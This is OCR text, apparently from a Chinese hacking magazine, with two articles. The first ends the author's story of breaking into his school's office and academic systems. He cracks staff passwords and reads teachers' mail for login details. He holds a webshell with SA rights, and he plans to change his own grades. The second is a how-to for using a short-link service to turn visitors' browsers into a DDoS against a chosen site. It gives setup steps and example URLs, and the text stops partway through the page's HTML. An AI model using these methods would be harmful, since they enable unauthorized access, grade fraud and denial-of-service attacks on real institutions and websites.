工号 啊，点了根烟（虽然学校禁止吸烟。。），想了下，学校肯定会把工号以某种方式告诉老师，或者培训老师使用这个系统。那会以什么样方式了？我慢慢煎熬着，对了，还是办公系统！因为只有用那个系统最方便，因为用那个老师互相联系不需要记住对方邮箱号，可以直接发。并且，发邮件，通知消息的都是系主任以上级别的人物，对了，我们班班主任就是辅导员！于是我在那个USERS表中找到他，破出密码，用他的账号进入了系统。在邮件系统中，看到可以直接搜索邮件，我直接搜索工号，哈哈，果然找到了，运气真的很好，（如图13）看到上面说的吗？工号在附件里，我赶忙把附件下载回来。工号解决了，可是密码又怎么办了？我想了想，习惯性得搜索了密码，果然一封录入军训成绩的邮件让我差点晕厥，（如图14）密码为a，于是我拿着老班的账号去登了教务系统。我感觉今晚可以去买彩票了，哈哈。（如图15）然后我点成绩录入，看到了上学期选修课的成绩，并且可以修改，（如图16）以前上课的幻想成为了现实。




图14




图15




图16




图17

下面的事大家就可想而知了，我又搞到数据库老师和C#老师的账号密码，进了教务系统。（如图17）现在我就等着考完试，如果成绩不满意，直接改成绩，呵呵。（但我的数据库和C#很好的哟！）。现在想想，我之所以到现在能毫无阻力，就是因为英语老师密码过于简单，没有安全意识，我有了学校办公系统的WEBSHELL，是SA权限，后来看了看，开了3389，没杀软，如果我想继续搞，也很简单，并且整个院老师的办公系统账号密码也都掌握了。如果我有其他邪恶的想法也是可以行得通的。但我这次目的是为了期末考试，所以，这个看似困难重重的入侵到这里就结束了。

PS：既然老师的密码那么简单。不做点什么都对不起自己。但是改成绩实在是有风险。大家适可而止啊！！！！！

短地址——一个巨大的陷阱

独坐黄昏

随着微博的流行，越来越多的门户网站都在自己的旗下创办了自己的微博功能.加上微博的传播的速度越来越快，他渐渐成为我们生活中不可缺少的一部分。当微博诞生的那一天起，也就出现了一种新的地址格式，也就是短地址，他让长长的地址缩短成一小节的地址，这大大方便了用户之间的交流（微博最多不超过140字左右的字符），可就是因为短地址，问题就出现了--------谁也不会知道短地址后面的网页是什么，挂马网页？正常网页？这个，真的不知道~！

在短地址中，我们除了挂马或者钓鱼来欺骗用户，难道就没有其他的方法了吗？有的，就是通过短地址来实现DDOS。

首先，我们先打开一个短地址网站，地址：http://D0Z.me 这个是一个外国黑客Ben Schmidt制作的，如图1。




图1




图2

页面虽然很简单，但是威力可不小.只需几步就可以了。第一步我们打开网址以后，我们在“Link”后面的框架中填写入正常的地址（链接）；第二步：在“Title”后面的填入你想要攻击的地址。设置完了以后，点击下面的“Get my link”的按钮，就会跳转到另外一个页面，而页面上的”Your new link”后面的短地址就是你需要的短地址了。我们可以通过各种方式传播这个短地址，当用户点击时，会发起DOS攻击，当用户广时候，就变成了DDOS。注意：在输入网址的时候一点要加前缀，也就是http://，例如：http://www.baidu.com我们先在正常地址里填写入百度的地址http://www.baidu.com,然后在攻击地址处填上黑X的地址http://www.hackx.cc，点击“Get my link”他就会给出一个短地址http://d0z.me/A5nX

当我们打开打开时短地址时，地址并不像其他短地址一样，跳转到正常地址，而是在原始的链接上不动，网址不是正常网页的，而网页的内容却是正常的，如图2。

虽然它显示的是百度的网页，就连进去的也是原来的短地址，如图3。




图3

不是百度的地址却打开了百度，那肯定有阴谋，让我们来看一下他的代码，如下所示：

```
<html><head><title>
</title>  <!-----标题标签------>
<script type="text/javascript" src="js/tracking.js">
</script>  <!--引用js/tracking.js文件-->

<style>  /*样式声明*/
#page {width: 100%; height: 100%;}  /*page类，宽100%,高100%*/
